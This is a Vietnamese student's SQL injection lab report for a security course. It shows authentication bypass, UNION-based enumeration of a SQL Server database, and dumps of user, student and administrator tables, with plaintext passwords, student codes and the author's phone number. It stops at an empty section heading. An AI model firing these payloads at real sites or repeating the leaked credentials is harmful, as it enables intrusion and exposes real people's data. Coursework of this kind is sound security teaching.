HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG

KHOA AN TOÀN THÔNG TIN

BÀI BÁO CÁO THỰC HÀNH SỐ 2

MÔN HỌC: CƠ SỞ AN TOÀN THÔNG TIN

NHÓM MÔN HỌC: Nhóm 03

Giảng viên: Hoàng Xuân Dậu

Sinh viên: Trịnh Viết Hiếu

Mã số sinh viên: B20DCAT063


Lớp: D20CQAT03-B

Số điện thoại: 0988289071

Hà Nội năm 2022

1. Vượt qua khâu xác thực người dùng:

- **Đăng nhập tự do:**



This is a sample page that has SQL Injection vulnerabilities - Bypass authentication.


SQL Query:

```
SELECT TOP 1 * FROM tbl_users WHERE username = 'aaaa' or 1=1 --' AND password = '20092022'
```

Login successful. You are logged in as 'Dau Hoang'.

  + Câu lệnh **SELECT TOP 1 * FROM tbl_users WHERE username = ‘aaaa’ or 1=1- -’AND password = ‘20092022’**
  + Câu truy vấn sẽ trả về giá trị đầu tiên trong bảng tbl_users do mệnh đề OR 1=1 luôn đúng và phần kiểm tra mật khẩu đã bị loại bỏ bởi ký hiệu ‘-- ‘ : phần lệnh sau ký hiệu ‘--‘ được coi là ghu chú không được thực hiện.

- **Đăng nhập vào tài khoản người dùng chỉ định:**



SQL Query:


```
SELECT TOP 1 * FROM tbl_users WHERE username = 'david'--' AND password = '20092022'
```

Login successful. You are logged in as 'David Smith'.

  + Câu lệnh **SELECT TOP 1 * FROM tbl_users WHERE username = ‘david’AND password = ‘20092022’**
  + Trả về 1 giá trị đầu tiên trong bảng tbl_users thỏa mãn điều kiện sau WHERE
  + Đầu vào username là david’—thì dấu ‘ đùng để ngắt lệnh dấu ‘- -‘ có tác dụng biến đoạn mã sau nó thành comment nen câu lệnh chỉ thực hiện so sánh điều kiện của username và bỏ qua password. Vì tài khoản người dung David tồn tại nên se login successful


2. Trích xuất dữ liệu từ CSDL:

- **Tìm số trường trong câu truy vấn trang:**
  + Sử dụng câu lệnh: sam%' order by <number>; --



SQL Query:
select product_name, product_desc, product_cost from tbl_products where product_name like '%sam%' order by 2; --%'

Found no products matched your search term "sam%' order by 2; --".



SQL Query:
select product_name, product_desc, product_cost from tbl_products where product_name like '%sam%' order by 4; --%'


Microsoft OLE DB Provider for ODBC Drivers error '80040e14'

[Microsoft][ODBC SQL Server Driver][SQL Server]The ORDER BY position number 4 is out of range of the number of items in the select list.

/code/search_error.asp, line 25

  - Number = 4 thì trang thông báo vị trí ORDER BY số 4 nằm ngoài phạm vi số lượng mục trong danh sách chọn => Số trường có trong truy vấn là 3.

+ Sử dụng câu lệnh : sam%' union select <danh sách trường thử> ;--   .Để biết đúng số trường trong câu truy vấn.
  - Với danh sách truy vấn là ‘1’,’2’,’3’:




SQL Query:
select product_name, product_desc, product_cost from tbl_products where product_name like '%sam%' union select '1','2','3';--%'

Found 1 products matched your search term "sam%' union select '1','2','3';--".

No	Product Name	Product Description	Product Cost (USD)
1	1	2	3

  - Với dánh sách truy vấn là ‘1’,’2’,’3’,’4’:



SQL Query:
select product_name, product_desc, product_cost from tbl_products where product_name like '%sam%' union select '1','2','3','4';--%'

Microsoft OLE DB Provider for ODBC Drivers error '80040e14'


[Microsoft][ODBC SQL Server Driver][SQL Server]All queries combined using a UNION, INTERSECT or EXCEPT operator must have an equal number of expressions in their target lists.

/code/search_error.asp, line 25

  - Trang báo lỗi => Số trường có trong câu truy vấn là 3.

– **Hiển thị thông tin hệ quản trị CSDL và hệ điều hành:**

+ Sử dụng câu lệnh : ssss' union select '', @@version, 0 –




SQL Query:
select product_name, product_desc, product_cost from tbl_products where product_name like '%ssss' union select '', @@version, 0 --%'

Found 1 products matched your search term "ssss' union select '', @@version, 0 --".

No	Product Name	Product Description	Product Cost (USD)
1		Microsoft SQL Server 2008 R2 (SP3) - 10.50.6000.34 (X64) Aug 19 2014 12:21:34 Copyright (c) Microsoft Corporation Express Edition with Advanced Services (64-bit) on Windows NT 6.1 (Build 7601: Service Pack 1) (Hypervisor)	0

- **Trích xuất danh sách các bảng của CSDL:**
  + Sử dụng câu lệnh: ssss' union select '', name, 0 from sys.objects where type='u'; --




SQL Query:
select product_name, product_desc, product_cost from tbl_products where product_name like '%ssss' union select '', name, 0 from sys.objects where type='u'; --%'

Found 5 products matched your search term "ssss' union select '', name, 0 from sys.objects where type='u'; --".

No	Product Name	Product Description	Product Cost (USD)
1		students	0
2		tbl_administrators	0
3		tbl_products	0
4		tbl_test	0
5		tbl_users	0

- **Trích xuất danh sách các trường của một bảng:**
  + Sử dụng câu lệnh: ssss' union select '', a.name, 0 from sys.columns a inner join sys.objects b on a.object_id = b.object_id where b.name='tbl_users'; -- . Để trích xuất bảng tbl_users:




SQL Query:
select product_name, product_desc, product_cost from tbl_products where product_name like '%ssss' union select '', a.name, 0 from sys.columns a inner join sys.objects b on a.object_id = b.object_id where b.name='tbl_users'; --%'

Found 4 products matched your search term "ssss' union select '', a.name, 0 from sys.columns a inner join sys.objects b on a.object_id = b.object_id where b.name='tbl_users'; --".

No	Product Name	Product Description	Product Cost (USD)
1		account_id	0
2		Full_name	0
3		password	0
4		username	0

- **Thay tên bảng tbl_users bằng bảng khác có được ở mục trên để hiển thị danh sách các trường của bảng đó:**
  + Bảng students:




SQL Query:
select product_name, product_desc, product_cost from tbl_products where product_name like '%ssss' union select '', a.name, 0 from sys.columns a inner join sys.objects b on a.object_id = b.object_id where b.name='students'; --%'

Found 5 products matched your search term "ssss' union select '', a.name, 0 from sys.columns a inner join sys.objects b on a.object_id = b.object_id where b.name='students'; --".

No	Product Name	Product Description	Product Cost (USD)
1		firstname	0
2		lastname	0
3		password	0
4		student_code	0
5		student_id	0

+ Bảng tbl_administrators:




SQL Query:
select product_name, product_desc, product_cost from tbl_products where product_name like '%ssss' union select '', a.name, 0 from sys.columns a inner join sys.objects b on a.object_id = b.object_id where b.name='tbl_administrators'; --%'

Found 2 products matched your search term "ssss' union select '', a.name, 0 from sys.columns a inner join sys.objects b on a.object_id = b.object_id where b.name='tbl_administrators'; --".

No	Product Name	Product Description	Product Cost (USD)
1		password	0
2		username	0

+ Bảng tbl_products:




SQL Query:
select product_name, product_desc, product_cost from tbl_products where product_name like '%ssss' union select '', a.name, 0 from sys.columns a inner join sys.objects b on a.object_id = b.object_id where b.name='tbl_products'; --%'

Found 4 products matched your search term "ssss' union select '', a.name, 0 from sys.columns a inner join sys.objects b on a.object_id = b.object_id where b.name='tbl_products'; --".

No	Product Name	Product Description	Product Cost (USD)
1		product_cost	0
2		product_desc	0
3		product_id	0
4		product_name	0

+ Bảng tbl_test:



SQL Query:
select product_name, product_desc, product_cost from tbl_products where product_name like '%ssss' union select '', a.name, 0 from sys.columns a inner join sys.objects b on a.object_id = b.object_id where b.name='tbl_test'; --%'


Found 2 products matched your search term "ssss' union select '', a.name, 0 from sys.columns a inner join sys.objects b on a.object_id = b.object_id where b.name='tbl_test'; --".

No	Product Name	Product Description	Product Cost (USD)
1		ID	0
2		name	0

– **Trích xuất dữ liệu bảng:**

+ tbl_users:

- Sử dụng câu lệnh: ssss' union select full_name, username+'--'+password, 0 from tbl_users;--




SQL Query:
select product_name, product_desc, product_cost from tbl_products where product_name like '%ssss' union select full_name, username+'--'+password, 0 from tbl_users;--%'

Found 23 products matched your search term "ssss' union select full_name, username+'--'+password, 0 from tbl_users;--".

No	Product Name	Product Description	Product Cost (USD)
1	Phan Đ?c Anh	Anh--B18DCAT011	0
2	B18DCAT011	B18DCAT011--test	0
3	b20dcat105	b20dcat105--b20dcat105	0
4	Bui Manh Cuong	cuong--abc123	0
5	Cong Pham	cong--cong456	0
6	Cuongdeptrai	cuongb--123456	0
7	Dau Hoang	dau--abc123	0
8	David Smith	david--test	0
9	Do Manh Cuong	domanhcuong2502--123456	0
10	GemK	GemK--lala	0
11	hung	hung123--abc123	0
12	huy12343	huy1040vn--abcdefg	0
13	HuyNT	huyNT--HUYNT12	0
14	Jerry Cruise	jerry--abc123	0
15	Long Nguyen	long--long123	0
16	Nguy?n Ng?c Khoa	B18DCAT131--kaka	0
17	nguyenquyen	iphone--abc123	0
18	Test 1	test--Test2	0
19	THANH NHT	nht--test	0
20	Tom Cruise	tom--abc123	0
21	Tom Cruisezz	tomzz--128347	0
22	Tu David	Tu2011--20112001	0
23	Xuan Giang	giang--test	0

+ students:

- Sử dụng câu lệnh: ssss' union select lastname+' '+firstname, student_code+'--'+password, student_id from students;--




SQL Query:
select product_name, product_desc, product_cost from tbl_products where product_name like '%ssss' union select lastname+' '+firstname, student_code+'--'+password, student_id from students;--%'

Found 972 products matched your search term "ssss' union select lastname+' '+firstname, student_code+'--'+password, student_id from students;--".

No	Product Name	Product Description	Product Cost (USD)
1	Bạch Thu An	B19DCCN001--Abc123	12589
2	Bùi Anh Quân	B19DCCN525--Abc123	12707
3	Bùi Đăng Phúc	B20DCAT139--Abc123	13314
4	Bùi Đăng Quang	B19DCCN517--Abc123	12643
5	Bùi Đình Huân	B18DCAT102--abc123	11314
6	Bùi Đình Lâm	B18DCAT132--abc123	11408
7	Bùi Đoan Long	B20DCAT110--Abc123	13364
8	Bùi Đức Hiệp	B19DCAT063--abc123	12333
9	Bùi Hải Đăng	B20DCAT040--Abc123	13416
10	Bùi Hải Dương	B19DCCN146--Abc123	12887
11	Bùi Hoài Nam	B19DCCN445--Abc123	12770
12	Bùi Huy Hoàng	B18DCAT095--abc123	11398
13	Bùi Khắc Ngọc	B18DCAT172--abc123	11337
14	Bùi Kim Cường	B19DCAT018--abc123	12379
15	Bùi Mạnh Cường	B20DCAT019--Abc123	13281
16	Bùi Minh Đức	B19DCCN186--Abc123	12612
17	Bùi Minh Hoàng	B18DCAT096--abc123	11478
18	Bùi Minh Hoàng	B19DCAT078--abc123	12463
19	Bùi Minh Quân	B18DCAT192--abc123	11501
20	Bùi Ngọc Anh	B19DCCN007--Abc123	12729

+ tbl_administrators:

- Sử dụng câu lệnh: ssss' union select password, username, 0 from tbl_administrators;--




SQL Query:
select product_name, product_desc, product_cost from tbl_products where product_name like '%: ssss' union select password, username, 0 from tbl_administrators;--%'

Found 2 products matched your search term '': ssss' union select password, username, 0 from tbl_administrators;--''.

No	Product Name	Product Description	Product Cost (USD)
1	abc12345	admin	0
2	ptit@2019	dung	0

- tbl_products:
    - Sử dụng câu lệnh: ssss' union select product_id, product_name+'-'+product_desc, product_cost from tbl_products;--




SQL Query:
select product_name, product_desc, product_cost from tbl_products where product_name like '%ssss' union select product_id, product_name+'-'+product_desc, product_cost from tbl_products;--%'

Found 9 products matched your search term ''ssss' union select product_id, product_name+'-'+product_desc, product_cost from tbl_products;--''.

No	Product Name	Product Description	Product Cost (USD)
1		Tom Cruise-tom	0
2	1001	Galaxy S9-Samsung Galaxy S9	500
3	1002	Galaxy S9 Plus-Samsung Galaxy S9 Plus	600
4	1003	Galaxy S10-Samsung Galaxy S10	700
5	1004	Galaxy S10 Plus-Samsung Galaxy S10 Plus	800
6	1005	iPhone X-Apple iPhone X	700
7	1006	iPhone XS-Apple iPhone XS	800
8	1007	iPhone 8-Apple iPhone 11	900
9	1008	iPhone 11 Pro-Apple iPhone 11 Pro	950

- **Trích xuất 1 bản ghi gồm tất cả các trường từ bảng students có mã sinh viên trùng với mã sv của mình và hiển thị toàn bộ thông tin trích xuất được lên màn hình.**
    - Sử dụng câu lệnh: ssss' union select product_name,product_desc,product_cost from tbl_products where product_name like '%ssss' union select lastname+' '+firstname, student_code+'--'+password, student_id from students where student_code='B20DCAT063';--




SQL Query:
select product_name, product_desc, product_cost from tbl_products where product_name like '%%ssss' union select lastname+' '+firstname, student_code+'--'+password, student_id from students where student_code='B20DCAT063';--%'

Found 1 products matched your search term ''%ssss' union select lastname+' '+firstname, student_code+'--'+password, student_id from students where student_code='B20DCAT063';--''.

No	Product Name	Product Description	Product Cost (USD)
1	Trịnh Viết Hiếu	B20DCAT063--Abc123	13423

3. Thêm, sửa, xóa dữ liệu:

